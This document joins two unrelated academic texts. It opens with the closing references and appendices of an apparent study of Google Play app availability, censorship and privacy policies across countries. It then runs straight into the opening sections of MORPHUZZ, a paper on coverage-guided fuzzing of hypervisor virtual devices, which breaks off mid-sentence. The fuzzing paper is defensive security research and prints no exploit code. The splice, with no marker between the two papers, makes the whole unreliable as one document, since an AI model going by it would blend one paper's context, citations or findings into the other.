[53] Google Transparency Report. https://transparencyreport.google.com, 2021.

[54] Google-Play-Scraper. https://github.com/JoMingyu/google-play-scraper.

[55] C. Han, I. Reyes, A. Feal, J. Reardon, P. Wijesekera, N. Vallina-Rodriguez, A. Elazari, K. A. Bamberger, and S. Egelman. The Price is (Not) Right: Comparing Privacy in Free and Paid Apps. In *PETs*, 2020.

[56] H. Harkous, K. Fawaz, R. Lebret, F. Schaub, K. G. Shin, and K. Aberer. Polisis: Automated Analysis and Presentation of Privacy Policies Using Deep Learning. In *USENIX Security*, 2018.

[57] Y. He, X. Yang, B. Hu, and W. Wang. Dynamic privacy leakage analysis of Android third-party libraries. *Journal of Information Security and Applications*, 2019.

[58] L. Hestres. App neutrality: Apple's app store and freedom of expression online. *Journal of Communication*, 2013.

[59] HideMyAss! HideMyAss! is pulling out of Russia. https://blog.hidemyass.com/en/hidemyass-is-pulling-out-of-russia, 2019.

[60] M. Hilbert. The bad news is that the digital access divide is here to stay: Domestically installed bandwidths among 172 countries for 1986–2014. *Telecommunications Policy*, 2016.

[61] Hulu. Why can't I use Hulu internationally? https://help.hulu.com/s/article/cant-use-internationally, 2020.

[62] Internet Fragmentation. https://icannwiki.org/Internet_Fragmentation, 2016.

[63] Information Commissioner's Office. Guide to the GDPR. https://ico.org.uk/for-organisations/guide-to-data-protection/guide-to-the-general-data-protection-regulation-gdpr/, 2020.

[64] Internet Society. Brief History of Internet. https://www.internetsociety.org/wp-content/uploads/2017/09/ISOC-History-of-the-Internet_1997.pdf, 2017.

[65] S. Jansen and E. Bloemendal. Defining app stores: The role of curated marketplaces in software ecosystems. In *Software Business*. Springer, 2013.

[66] B. Jones, T.-W. Lee, N. Feamster, and P. Gill. Automated Detection and Fingerprinting of Censorship Block Pages. In *IMC*, 2014.

[67] J. H. W. Jr. Hierarchical Grouping to Optimize an Objective Function. *Journal of the American Statistical Association*, 1963.

[68] keytool. https://docs.oracle.com/javase/8/docs/technotes/tools/unix/keytool.html.

[69] S. L. Lim, P. J. Bentley, N. Kanakam, F. Ishikawa, and S. Honiden. Investigating country differences in mobile app user behavior and challenges for software engineering. *IEEE Trans. on Software Engineering*, 2014.

[70] F. Lin, H. Wang, L. Wang, and X. Liu. A Longitudinal Study of Removed Apps in IOS App Store. In *WWW*, 2021.

[71] T. Linden, R. Khandelwal, H. Harkous, and K. Fawaz. The Privacy Policy Landscape After the GDPR. In *PETs*, 2020.

[72] B. Lindsay and M. T. Poindexter. The Internet: Creating Equity through Continuous Education or Perpetuating a Digital Divide? *Journal of Comparative Education Review*, 2003.

[73] X. Liu, J. Liu, S. Zhu, W. Wang, and X. Zhang. Privacy Risk Analysis and Mitigation of Analytics Libraries in the Android Ecosystem. *IEEE Trans. on Mobile Computing*, 2020.

[74] Luminati. https://luminati.io.

[75] Z. Ma, H. Wang, Y. Guo, and X. Chen. LibRadar: Fast and Accurate Detection of Third-Party Libraries in Android Apps. In *IEEE/ACM Software Engineering Companion*, 2016.

[76] D. Mac Sıthigh. App law within: rights and regulation in the smartphone age. *Journal of Law and Information Technology*, 2013.

[77] A. J. Martin. Google faces calls to lift anti-censorship blocks in Iran. https://news.sky.com/story/google-faces-calls-to-lift-anti-censorship-blocks-in-iran-11192888, 2018.

[78] W. Martin, F. Sarro, and M. Harman. Causal Impact Analysis for App Releases in Google Play. In *ACM SIGSOFT*, 2016.

[79] W. Martin, F. Sarro, Y. Jia, Y. Zhang, and M. Harman. A Survey of App Store Analysis for Software Engineering. *IEEE Trans. on Software Engineering*, 2017.

[80] A. McDonald, M. Bernhard, L. Valenta, B. VanderSloot, W. Scott, N. Sullivan, J. A. Halderman, and R. Ensafi. 403 Forbidden: A Global View of CDN Geoblocking. In *IMC*, 2018.

[81] Top 10 Android App Analytics Platforms. https://medium.com/android-news/top-10-android-app-analytics-platforms-b3496c55b6f1, 2017.

[82] Microsoft. Skype Lite. https://www.skype.com/en/skype-lite/, 2020.

[83] multipass. https://github.com/canonical/multipass.

[84] P. Mutchler, Y. Safaei, A. Doupé, and J. Mitchell. Target Fragmentation in Android Apps. In *IEEE S&P*, 2016.

[85] W. Navidi. *Statistics for Engineers and Scientists*, chapter 4. McGraw-Hill Education, 2014.

[86] NIST Policy on Hash Functions. https://csrc.nist.gov/Projects/Hash-Functions/NIST-Policy-on-Hash-Functions, 2015.

[87] NIST Special Publication. Transitioning the Use of Cryptographic Algorithms and Key Lengths. https://csrc.nist.gov/CSRC/media/Publications/sp/800-131a/rev-2/draft/documents/sp800-131Ar2-draft.pdf, 2019.

[88] E. Novak and C. Marchini. Android App Update Timing: A Measurement Study. In *IEEE Mobile Data Management*, 2019.

[89] 10 Mobile Usage Statistics Every Marketer Should Know in 2020. https://www.oberlo.com/blog/mobile-usage-statistics, 2020.

[90] Open Observatory of Network Interference. https://ooni.org.

[91] Open Observatory of Network Interference. OONI API. https://api.ooni.io.

[92] P. Pearce, B. Jones, F. Li, R. Ensafi, N. Feamster, N. Weaver, and V. Paxson. Global measurement of DNS censorship. In *USENIX Security*, 2017.

[93] E. Peltonen, E. Lagerspetz, J. Hamberg, A. Mehrotra, M. Musolesi, P. Nurmi, and S. Tarkoma. The hidden image of mobile apps: Geographic, demographic, and cultural factors in mobile usage. In *Human-Computer Interaction with Mobile Devices and Services*, 2018.

[94] PlaystoreDownloader. https://github.com/ClaudiuGeorgiu/PlaystoreDownloader.

[95] R. Potharaju, M. Rahman, and B. Carbunar. A Longitudinal Study of Google Play. *IEEE Trans. on Computational Social Systems*, 2017.

[96] Proxychains. https://github.com/rofl0r/proxychains-ng.

[97] Qualys. SSL Server Test. https://ssllabs.com/ssltest, 2020.

[98] M. Ragnedda, M. L. Ruiu, and F. Addeo. Measuring Digital Capital: An empirical investigation. *New Media & Society*, 2020.

[99] R. Raman, A. Stoll, J. Dalek, R. Ramesh, W. Scott, and R. Ensafi. Measuring the Deployment of Network Censorship Filters at Global Scale. In *NDSS*, 2020.

[100] R. Ramesh, R. S. Raman, M. Bernhard, V. Ongkowijaya, L. Evdokimov, A. Edmundson, S. Sprecher, M. Ikram, and R. Ensafi. Decentralized Control: A Case Study of Russia. In *NDSS*, 2020.

[101] Readabilipy. https://github.com/alan-turing-institute/ReadabiliPy.

[102] L. Richardson. Beautiful Soup. https://www.crummy.com/software/BeautifulSoup/, 2020.

[103] RISKIQ. 2020 Mobile App Threat Landscape Report. https://www.riskiq.com/wp-content/uploads/2021/01/RiskIQ-2020-Mobile-App-Threat-Landscape-Report.pdf, 2020.

[104] Selenium. https://github.com/SeleniumHQ/selenium/.

[105] Y. Shen, P. Vervier, and G. Stringhini. Understanding Worldwide Private Information Collection on Android. In *NDSS*, 2021.

[106] Sophos Naked Security. Analytics firm's VPN and ad-blocking apps are secretly grabbing user data. https://nakedsecurity.sophos.com/2020/03/12/analytics-firms-vpn-and-ad-blocking-apps-are-secretly-grabbing-user-data/, 2020.

[107] "The item you were attempting to purchase could not be found" Android in-app billing. https://stackoverflow.com/questions/23918190/the-item-you-were-attempting-to-purchase-could-not-be-found-android-in-app-bil.

[108] State of California Department of Justice. California Consumer Privacy Act (CCPA). https://www.oag.ca.gov/privacy/ccpa, 2020.

[109] N. D. Steiner. Comparing Freedom House Democracy Scores to Alternative Indices and Testing for Political Bias: Are US Allies Rated as More Democratic by Freedom House? *Journal of Comparative Policy Analysis: Research and Practice*, 2016.

[110] R. Sun and M. Xue. Quality Assessment of Online Automated Privacy Policy Generators: An Empirical Study. In *Evaluation and Assessment in Software Engineering*, 2020.

[111] R. Sundara Raman, P. Shenoy, K. Kohls, and R. Ensafi. Censored Planet: An Internet-wide, Longitudinal Censorship Observatory. In *ACM CCS*, 2020.

[112] A. Swanson, D. McCabe, and J. Nicas. Trump Administration to Ban TikTok and WeChat From U.S. App Stores. https://www.nytimes.com/2020/09/18/business/trump-tik-tok-wechat-ban.html, 2020.

[113] V. F. Taylor and I. Martinovic. To Update or Not to Update: Insights From a Two-Year Study of Android App Evolution. In *Asia CCS*, 2017.

[114] The Hindu. Government bans 59 apps including China-based TikTok, WeChat. https://www.thehindu.com/news/national/govt-bans-59-apps-including-tiktok-wechat/article31947445.ece, 2020.

[115] The Telegraph. Facebook faces legal hurdle to launch Messenger Kids app in UK. https://www.telegraph.co.uk/technology/2020/05/02/facebook-faces-legal-hurdle-launch-messenger-kids-app-uk/, 2020.

[116] Think Progress. Iranians outraged over removal of apps from Google Play store. https://archive.thinkprogress.org/google-play-iranian-apps-sanctions-2e7ba4b1649d/, 2017.

[117] TorGuard. Has Hong Kong started blocking VPN providers? https://torguard.net/blog/has-hong-kong-started-blocking-vpn-providers/, 2020.

[118] M. C. Tschantz, S. Afroz, S. Sajid, S. A. Qazi, M. Javed, and V. Paxson. A Bestiary of Blocking: The Motivations and Modes behind Website Unavailability. In *USENIX FOCI*, 2018.

[119] V. Ververis, M. Isaakidis, V. Weber, and B. Fabian. Shedding Light on Mobile App Store Censorship. In *User Modeling, Adaptation and Personalization*, 2019.

[120] H. Wang, H. Li, and Y. Guo. Understanding the evolution of mobile app ecosystems: A longitudinal measurement study of Google Play. In *WWW*, 2019.

[121] H. Wang, H. Li, L. Li, Y. Guo, and G. Xu. Why are Android apps removed from Google Play? A large-scale empirical study. In *MSR*, 2018.

[122] H. Wang, H. Liu, X. Xiao, G. Meng, and Y. Guo. Characterizing Android App Signing Issues. In *IEEE/ACM Automated Software Engineering*, 2019.

[123] H. Wang, Z. Liu, J. Liang, N. Vallina-Rodriguez, Y. Guo, L. Li, J. Tapiador, J. Cao, and G. Xu. Beyond Google Play: A large-scale comparative study of Chinese Android app markets. In *IMC*, 2018.

[124] B. Warf. Geographies of global Internet censorship. *GeoJournal*, 2011.

[125] K. Yoshida, H. Imai, N. Serizawa, T. Mori, and A. Kanaoka. Understanding the origins of weak cryptographic algorithms used for signing Android apps. In *IEEE Computer Software and Applications*, 2018.

[126] L. Yu, X. Luo, J. Chen, H. Zhou, T. Zhang, H. Chang, and H. Leung. PPChecker: Towards Accessing the Trustworthiness of Android Apps' Privacy Policies. *IEEE Trans. on Software Engineering*, 2018.

[127] N. Zhong and F. Michahelles. Google Play is not a long tail market: an empirical analysis of app adoption on the Google Play app market. In *ACM Applied Computing*, 2013.

[128] J. Zittrain and B. Edelman. Internet filtering in China. *IEEE Internet Computing*, 2003.

A Regional similarity

A world map of countries and their clusters based on app availability is shown in Figure 9. We found a high similarity in available apps between countries in the same region.




Figure 9: **World map of clusters**: Countries in the same geographic region have comparable app availability.

B SSL Error in Tunisia

In Tunisia, 1,819 apps consistently failed to download with SSL bad handshake error (Err7), even on repeated attempts. We confirmed that these errors are not because of client and server misconfigurations. Our packet capture of the client's communication with Google servers in Tunisia and other countries show that the SSL/TLS handshake completes successfully, even when the error from Tunisia suggests otherwise. We also ran the Qualys SSL Server Test [97] on Tunisia's endpoint and found no anomalies, suggesting that the SSL errors occur during the data transfer associated with the `apk` download. We found that the client (Linux host) received duplicate or replayed ACK packets during an app download, causing the failure.

To further confirm a download error, we also manually attempted to install several apps via a VPN in Tunisia on our phone. For apps that failed, the install remained in a wait state indefinitely. This may suggest a network interference practice to prevent the apps from being installed. Prior research has shown that censors may do deep packet inspection on SSL traffic and interfere with packets containing ACKs, including replaying them, to slow down or halt the data transfer [42].

C GDP vs. FHIF

In our preliminary study, we examine whether there exists a correlation between a country's GDP and its FHIF score using Spearman's rank correlation coefficient metric. We find that there is a low, positive correlation (0.42) between Gross Domestic Product (GDP) and Freedom House's Internet Freedom (FHIF) Score, as shown in Figure 10. However, we observe countries like IN, which has relatively high GDP and lower FHIF score, and HU, which has lower GDP and a free FHIF score. We also observe countries with comparable GDP and different FHIF classifications (e.g. free CA and not free RU).




Figure 10: **GDP vs. FHIF Score**: The x axis is log-scaled. While there is a low, positive correlation between GDP and FHIF score, there are countries with comparable GDP with varying FHIF classifications (e.g. CA and RU). Note that HK, IL, and IE do not have a FHIF score.

D Privacy Violations

Outside of geographic differences, we also observe policies that disregard user privacy or make false claims (Figure 11).




Figure 11: **Privacy Violations**: The policy of `com.segfaultstudios.suckmyads` (top) disregards user privacy, while the policy of `com.alien.shooter.galaxy.attack` (bottom) follows the "world data protection act".

MORPHUZZ: Bending (Input) Space to Fuzz Virtual Devices

Alexander Bulekov*† Bandan Das† Stefan Hajnoczi† Manuel Egele*
*Boston University †Red Hat
alxndr@bu.edu, bsd@redhat.com, stefanha@redhat.com, megele@bu.edu

Abstract

The security of the entire cloud ecosystem crucially depends on the isolation guarantees that hypervisors provide between guest VMs and the host system. To allow VMs to communicate with their environment, hypervisors provide a slew of virtual-devices including network interface cards and performance-optimized VIRTIO-based SCSI adapters. As these devices sit directly on the hypervisor's isolation boundary and accept potentially attacker controlled input (e.g., from a malicious cloud tenant), bugs and vulnerabilities in the devices' implementations have the potential to render the hypervisor's isolation guarantees moot. Prior works applied fuzzing to simple virtual-devices, focusing on a narrow subset of the vast input-space and the state-of-the-art virtual-device fuzzer, Nyx, requires precise, manually-written, specifications to exercise complex devices.

In this paper we present MORPHUZZ, a generic approach that leverages insights about hypervisor design combined with coverage-guided fuzzing to find bugs in virtual device implementations. Crucially MORPHUZZ does not rely on expert knowledge specific to each device. MORPHUZZ is the first approach that automatically elicits the complex I/O behaviors of the real-world virtual devices found in modern clouds. To demonstrate this capability, we implemented MORPHUZZ in QEMU and bhyve and fuzzed 33 different virtual devices (a superset of the 16 devices analyzed by prior work). Additionally, we show that MORPHUZZ is not tied to a specific CPU architecture, by fuzzing 3 additional ARM devices. MORPHUZZ matches or exceeds coverage obtained by Nyx, for 13/16 virtual devices, and identified a superset (110) of all crashes reported by Nyx (44). We reported all newly discovered bugs to the respective developers. Notably, MORPHUZZ achieves this without initial seed-inputs, or expert guidance.

1 Introduction

While the cloud unveils unique opportunities to IT businesses, it presents a host of fundamental security issues. From a technical standpoint, *virtualization* is the core technology powering cloud-infrastructure. Virtualization Hypervisors (or VMMs) multiplex the hardware resources of a physical machine (the host), between multiple Virtual Machines (VMs or guests). Cloud-ready hypervisors are complex pieces of software, tasked with isolating the software running inside a VM (i.e., a guest), from the other guests, and the hypervisor itself. Beyond the cloud, hypervisors are commonly used to sandbox applications (e.g., for malware research), and for desktop use, to run applications not supported by the host OS. Regardless the application, hypervisors are trusted with providing a layer of isolation between virtual machines and the host OS. Crucially, to provide their functionality to guests, hypervisors include a slew of implementations for *virtual devices*, and the code for these devices commonly executes at the privilege level of the hypervisor itself. Virtual devices play a critical role in ensuring that the guest is isolated, but due to the complexity of these devices, it can be difficult to safely implement their functionality in software. Unfortunately exploits compromising this layer of isolation (and specifically the virtual devices) are a tangible reality. In 2015, VENOM [14] was highly publicized as a *VM-Escape* vulnerability, which allows an attacker running within an untrusted guest to compromise the underlying hypervisor and execute code outside the security confines of the VM. VENOM is certainly not a unique example, and security researchers have identified many vulnerabilities leading to potential *VM-Escape*. Ranked by the size of bug bounties, VM-escapes are considered among the most critical classes of vulnerabilities, along with iOS, Android, and browser bugs [58]. Though VM-escape attacks can take advantage of weaknesses in other hypervisor components, such as shadow page tables, our work focuses on virtual-devices which are responsible for the vast majority of reported VM-escape vulnerabilities [37].

Software fuzz testing has proven to be a versatile technique, capable of exposing vulnerabilities in a wide range of software [3, 12, 15, 19, 23, 24, 29, 30, 44, 50, 54, 57]. As virtual devices are software components, it seems natural to apply fuzzing techniques to identify lingering vulnerabilities therein. Typically a "fuzzer" is tasked with providing randomized inputs to software through an interface such as a file, or a

command-line argument. Unfortunately, hypervisors present a series of unique challenges, which make it difficult to apply "off-the-shelf" fuzzers. For example, the virtual devices do not consume inputs as files or command-line arguments, but rather as a sequence of memory read and write operations at precise locations and pointers to memory buffers which should abide by tight semantic constraints. As a result, the cumulative input space for virtual-devices grows to gigabytes or exabytes in size. Thus, without augmentations, this input-space is intractable for an off-the-shelf fuzzer such as AFL, which is well-suited to providing small inputs to parsers.

Recognizing the importance of hypervisor security, multiple works have implemented tailored fuzz-testing for the virtual-devices provided by various hypervisors. As in the physical world, VMs interact with virtual devices through a combination of Port-mapped IO (PIO), Memory Mapped IO (MMIO), or Direct Memory Access (DMA). IOFuzz [32] only fuzzes the relatively-compact PIO address space. VDF [18] uses selective coverage-guided fuzzing, combined with seed traces recorded during normal VM usage, to fuzz devices that receive inputs through PIO and MMIO.

Recently, Hyper-Cube [43] is the first fuzzer to consider the last-remaining, and most sophisticated, widespread device interface: Direct Memory Access (DMA). Fuzzing DMA devices is critical to protecting Cloud infrastructure, since devices used on the cloud rely heavily on DMA. For example, all four PCI devices (for disk, network, VM memory "ballooning", and random-number-generation) connected to a standard Google Compute Engine virtual-machine rely on DMA. To elicit DMA behavior, Hyper-Cube first writes random data to a small scratch-buffer in memory. Then, by writing the address of the scratch-buffer to the enumerated PIO and MMIO regions, Hyper-Cube tries to trigger DMA activity. Unfortunately, this approach is capable of triggering only the simplest types of DMA transactions.

Recognizing this limitation, the state of the art virtual device fuzzer, Nyx [42], a follow-up to Hyper-Cube, augments the unguided Hyper-Cube with coverage information collected via Intel-PT. However, Nyx' coverage-guided nature alone does not resolve the issues encountered when fuzzing complex virtual-devices. Thus, Nyx proposes a framework for developing *precise user-provided specifications* for fuzzing complex devices. While this allows Nyx to boost the coverage for virtual-devices such as USB controllers, and VIRTIO block-devices, it essentially turns core-aspects of Nyx into a grammar-based fuzzer with all its advantages and disadvantages. That is, provided a grammar, the fuzzer can elicit "deep" behavior of virtual devices. However, expert knowledge is required to create the grammar in a laborious and error-prone process. Furthermore, the fuzzer loses the ability to identify bugs that exist outside the confines of the grammar. Even worse, the grammar is developed based on abstract specifications. Yet, the actual device code has ample leeway to implement said specification. As such, disconnects between distilled grammars and actual implementations are highly likely, potentially placing dangerous bugs outside of the fuzzer's reach. Considering the fact that the specifications require a custom mutation engine, and took days of effort to create for individual devices, this approach faces scalability issues. At the time of this paper's acceptance, Hyper-Cube/Nyx source code had not been released, however, in our own analysis, we found that DMA activity is not conducive to heuristic-based fuzzers, such as Hyper-Cube, that rely on a single scratch buffer (see Section 3.2). Furthermore, we found new bugs in all the devices for which Nyx had specifications, further illustrating the difficulty of writing accurate and complete specifications.

We identified the core challenge faced by virtual-device fuzzers is the fact that virtual devices rely heavily on *semantic dependencies*, that are not conducive to off-the-shelf guided fuzzers. These dependencies exist between data written to PIO/MMIO addresses and the location of DMA buffers, but more importantly within the structure of DMA buffers themselves (e.g., buffers can contain pointers to further buffers, queues, rings, etc.). To satisfy the semantic constraints required by virtual-device implementations we leverage insights from hypervisor design. Specifically, we observe that modern virtualization strategies require hypervisors to implement functionality to mediate PIO, MMIO, and DMA activity. Combined with the fact that the hypervisor must know about the input-space(s) for all its virtual-devices, we devise a methodology called MORPHUZZ that leverages this information to fulfill any semantic constraint arising from device I/O *on-demand*. In addition to transparently fulfilling semantic constraints, this on-demand approach allows MORPHUZZ to leverage battle-tested off-the-shelf fuzzers (e.g., libFuzzer) to reach "deep" virtual-device functionality. Importantly, MORPHUZZ obviates the need for specifications and seed traces. Based on the insights provided by the hypervisor, MORPHUZZ *dynamically reshapes* (i.e., bends) the input-space to conform to the strict boundaries of the currently-accessible PIO, MMIO and, most-importantly, DMA regions.

The input-space for virtual-devices is vast, encompassing all the VM's memory and port addresses. However, only a small subset of these addresses is engaged in device I/O, at any time. Furthermore, through technologies such as DMA, and PCI, device I/O can happen at arbitrary, dynamically changing, addresses. Hence, a random fuzzer would waste most of its time interacting with addresses that are unrelated to device I/O. By bending the input-space, the I/O activity generated by MORPHUZZ, precisely, and exclusively interacts with the PIO/MMIO and DMA regions engaged in device I/O. Though, MORPHUZZ only fuzzes small areas of the entire input-space at any time, these areas are representative of the addresses engaged in I/O at any moment. With dynamic reshaping, MORPHUZZ can interact with *any address*, as long as the address is related in to device I/O. Additionally, MORPHUZZ does not rely on architecture-specific knowledge to

operate. Observing the growing influence of non-x86 architectures, we applied MORPHUZZ to fuzz ARM virtual-devices, with no changes to the MORPHUZZ code.

Finally, in a head-to-head evaluation, MORPHUZZ outperformed Nyx' manually written specifications for xHCI and VIRTIO, and found all 44 bugs that Nyx reported in these devices. Furthermore, MORPHUZZ identified an additional 66 bugs. Beyond the number of bugs, MORPHUZZ also consistently outperforms prior work, with respect to coverage. MORPHUZZ produces DMA behaviors that are more complex than anything that can probabilistically be triggered by Hyper-Cube. Moreover MORPHUZZ achieves this without the manual effort required to fuzz complex devices with Nyx. In summary, this paper makes the following contributions:

- We describe MORPHUZZ – our generic method that leverages inherent characteristics of hypervisor designs to *reshape* the virtual-device input space, making it amenable to fuzzing without seeds or specifications (§4). Our methodology enables targeted, coverage-guided, fuzzing of virtual devices in production hypervisors.
- We implement MORPHUZZ for the popular open-source QEMU hypervisor (§4). Our implementation, QMORPHUZZ produces self-contained and deterministically reproducible results (i.e., crashing inputs). In addition to typical memory-corruption bugs, MORPHUZZ identifies bugs that are characteristic of DMA virtual-devices, such as data-races and double-fetches. For bugs that are not double-fetches MORPHUZZ automatically generates reproducers for recreating issues in an unmodified build of QEMU. To demonstrate the ease of applying MORPHUZZ to other hypervisors, we also ported MORPHUZZ to bhyve.
- As MORPHUZZ fuzzes virtual-device implementations, we evaluate MORPHUZZ on 28 virtual-devices (§5) in QEMU, a strict superset of the 15 devices analyzed in prior work. Our experiments demonstrate that MORPHUZZ effectively identifies previously known, as well as, new bugs in a wide range of virtual device implementations.
- By working directly with the QEMU developer community, we reported 61 bugs identified by QMORPHUZZ, 22 of which have already been fixed, by their corresponding maintainers. Nine of these issues have been assigned CVE IDs, and published. We also responsibly disclosed the issues found by MORPHUZZ in bhyve.
- A fully functional implementation of virtual-device fuzzing, based on QMORPHUZZ, is already contained in the QEMU repository, where it is used to continuously fuzz virtual-device implementations via Google's OSS-Fuzz [33].

2 Background

In this section, as background for our work, we describe relevant aspects of hypervisors, virtual devices, and fuzzers.

Computers normally communicate with the outside world through peripheral devices (e.g. hard disk, network and USB controllers). Since the operating systems running in VMs expect to communicate through peripherals too, hypervisors implement *virtual-devices* in software that create the illusion of peripherals for the guest. However, physical hardware is often designed around a different set of constraints than software. Thus, software virtual devices that mimic physical hardware, often achieve sub-optimal performance. As VMs became ubiquitous and VM performance inefficiencies resulted in monetary costs, hypervisor developers designed and implemented paravirtual devices, such as VIRTIO-type devices. These devices are not based on any physical device. Instead, they are designed and optimized specifically for virtualization.

2.1 Interfacing with (virtual) devices

Common computer architectures provide some, or all of the following interfaces for the CPU to interact with devices.

Port-mapped IO (PIO) is an x86-specific interface that relies on special CPU instructions (`in/out` on x86) to pass data from registers or main memory to a separate address-space dedicated to devices. PIO is constrained to a limited address space (64k total addresses) and the small size (1-4 bytes) of each transfer. PIO often serves as a primary interface for low-bandwidth communication with devices, such as timers, interrupt controllers, or serial ports.

Memory-Mapped IO (MMIO) sets aside regions of physical main memory for device I/O. Unlike regular `read/write` access to physical memory, operations to memory-mapped regions are forwarded by the memory-controller to the peripheral. Similar to PIO, transferring data to and from the device via MMIO is a blocking/synchronous operation for the CPU.

Direct Memory Access (DMA) provides peripherals with rapid, direct access to physical memory, bypassing the CPU. When the CPU wishes to signal to a device that some data is available for DMA transfer, it can simply communicate the location of the data in physical memory to the device using PIO or MMIO. The device can then, independently, access the data in memory. Notably, the CPU is not involved in the actual transfer of the data. From the perspective of the CPU, it simply signaled a pointer to some data, by writing to a PIO/MMIO register. As we will see in Section 3.2, a single PIO/MMIO command can result in many levels of DMA-accesses, since the DMA data can itself contain the locations of additional data. The format and protocol of DMA buffers is prescribed by the implementation of the virtual-device. Due to its performance benefits, DMA is used for high-throughput devices such as storage controllers, network, and graphics adapters. While DMA-capabilities require additional hardware/costs for physical devices (i.e., DMA controllers), paravirtual-devices are not constrained by hardware costs, and

rely on DMA extensively for "free".

The pointers and data-structures involved in DMA transfers, are by no means the sole semantic dependency that occur in device-usage. For example, PCI-based devices are unavailable, until the CPU interacts with the PCI controller to configure each device's *base-address-registers (BARs)*, which specify the location of each MMIO/PIO region associated with the device. Thus, the MMIO/PIO regions for PCI devices are semantically tied to prior interactions with the PCI controller. Prior systems rely on heuristics, or expert-knowledge to address these semantic connections, and typically prevent the fuzzer from tampering with the PCI state, after it has been initialized. On the other hand, MORPHUZZ can transparently fuzz the PCI controller, and PCI devices.

2.1.1 Emulating Virtual Devices

In a VM, when the guest attempts to access a device using PIO, or MMIO, the hypervisor must stop the virtual CPU to handle the access within a virtual-device. Hypervisors implement a mechanism to "trap" on PIO and MMIO accesses. For example, by unmapping the memory-pages that correspond to the guest's physical MMIO regions, the hypervisor ensures that any IO activity within the guest results in an exception. Similarly, PIO relies on privileged instructions which raise exceptions, when the guest invokes them, providing the hypervisor with control over execution. The hypervisor handles the exception, calling into the virtual-device code corresponding to the PIO/MMIO access. After the virtual-device handles the request, the hypervisor updates the register/memory state of the guest, and resumes the virtual CPU.

2.2 Virtual Device Vulnerabilities

Virtual-device code has been found to contain bugs such as buffer-overflows, heap-overflows, stack-overflows, use-after-frees, use of uninitialized memory, infinite loops, and premature terminations [7–11, 38, 39]. Additionally, we highlight two types of issues that are characteristic of virtual-devices: reentrancy vulnerabilities and double-fetch bugs. Virtual DMA can introduce guest-exploitable reentrancy and data-race issues. These bugs arise from insufficient precautions when handling IO commands that originate from the guest. For example, DMA data often contains sensitive information, such as buffer-lengths, or element-count. Virtual-devices must take care when handling this metadata, since a malicious guest can modify the metadata *while a virtual-device is processing a request* to exploit a *double-fetch bug*. In other cases, if a device negligently performs a DMA access, it can, inadvertently touch a region of memory that is mapped to its own MMIO space, which may not be designed to handle multiple concurrent accesses, resulting in a guest-triggerable *reentrancy bug* in the implementation of the virtual-device.

2.3 Testing Virtual Devices

Hypervisor developers have recognized the importance of testing virtual-devices. For example, QEMU's testing framework, *qtest*, provides an interface for directly performing memory/IO through an API, rather than through assembled CPU instructions. This allows *qtest* to run test-suites against virtual device implementations without relying on a purpose-built testing guest-OS. Usually a guest interacts with devices using CPU instructions such as `inb %Port_Number`, or `movl %MMIO_Address,value`, which trap into the hypervisor code and are handled by virtual-device code. With *qtest*, the developer specifies I/O requests using a simple ASCII protocol. *qtest* interprets the ASCII instructions using the same APIs that are used to route vCPU I/O accesses that trapped into the hypervisor. For example, the trace in Figure 1 can be directly provided to *qtest* to reproduce a crash. Some hypervisors, such as bhyve, do not provide testing facilities. However, we were able to trivially implement the subset of *qtest* operations helpful for fuzzing bhyve in 90 lines of code.

3 Motivation

In this section, we outline the challenges facing a virtual-device fuzzer. First, we describe the randomized inputs provided to a virtual-device fuzzer by a fuzzing engine. Next, we describe an output of the virtual-device fuzzer - an I/O sequence used to crash a hypervisor. Finally, we provide a summary of the challenges faced by a fuzzer aiming to convert randomized inputs into I/O sequences that crash hypervisors.

3.1 Fuzzer Inputs

Fuzzer engines provide randomized bytes that can be fed as inputs to a program. Most modern fuzzers typically generate discrete inputs. This makes it simple to store inputs that resulted in interesting behaviors (e.g. crashes). One benefit of separate inputs is that a fuzzer can operate over external inputs provided by the developer. For example, a developer fuzzing an image library, can provide the fuzzer with "seed" inputs, which the fuzzer can use as the basis for future mutations - increasing the chance of triggering interesting code over a purely-randomized approach. Coverage guided fuzzers further augment the mutation process by gathering coverage feedback from the target program, used to guide future mutation of inputs.

Complex interfaces such as code compilers and operating-systems require highly structured inputs, that off-the-shelf fuzzers are unlikely to produce. For such targets, even a rich corpus of valid inputs might not be enough for effective fuzzing, since small mutations often compromise the structural validity of the input, producing inputs that are unlikely to reach interesting code-paths within the target. To fuzz such complex targets, developers usually implement additional layers of machinery between the fuzzer and the actual target. For example, the fuzzer's random bytes can be

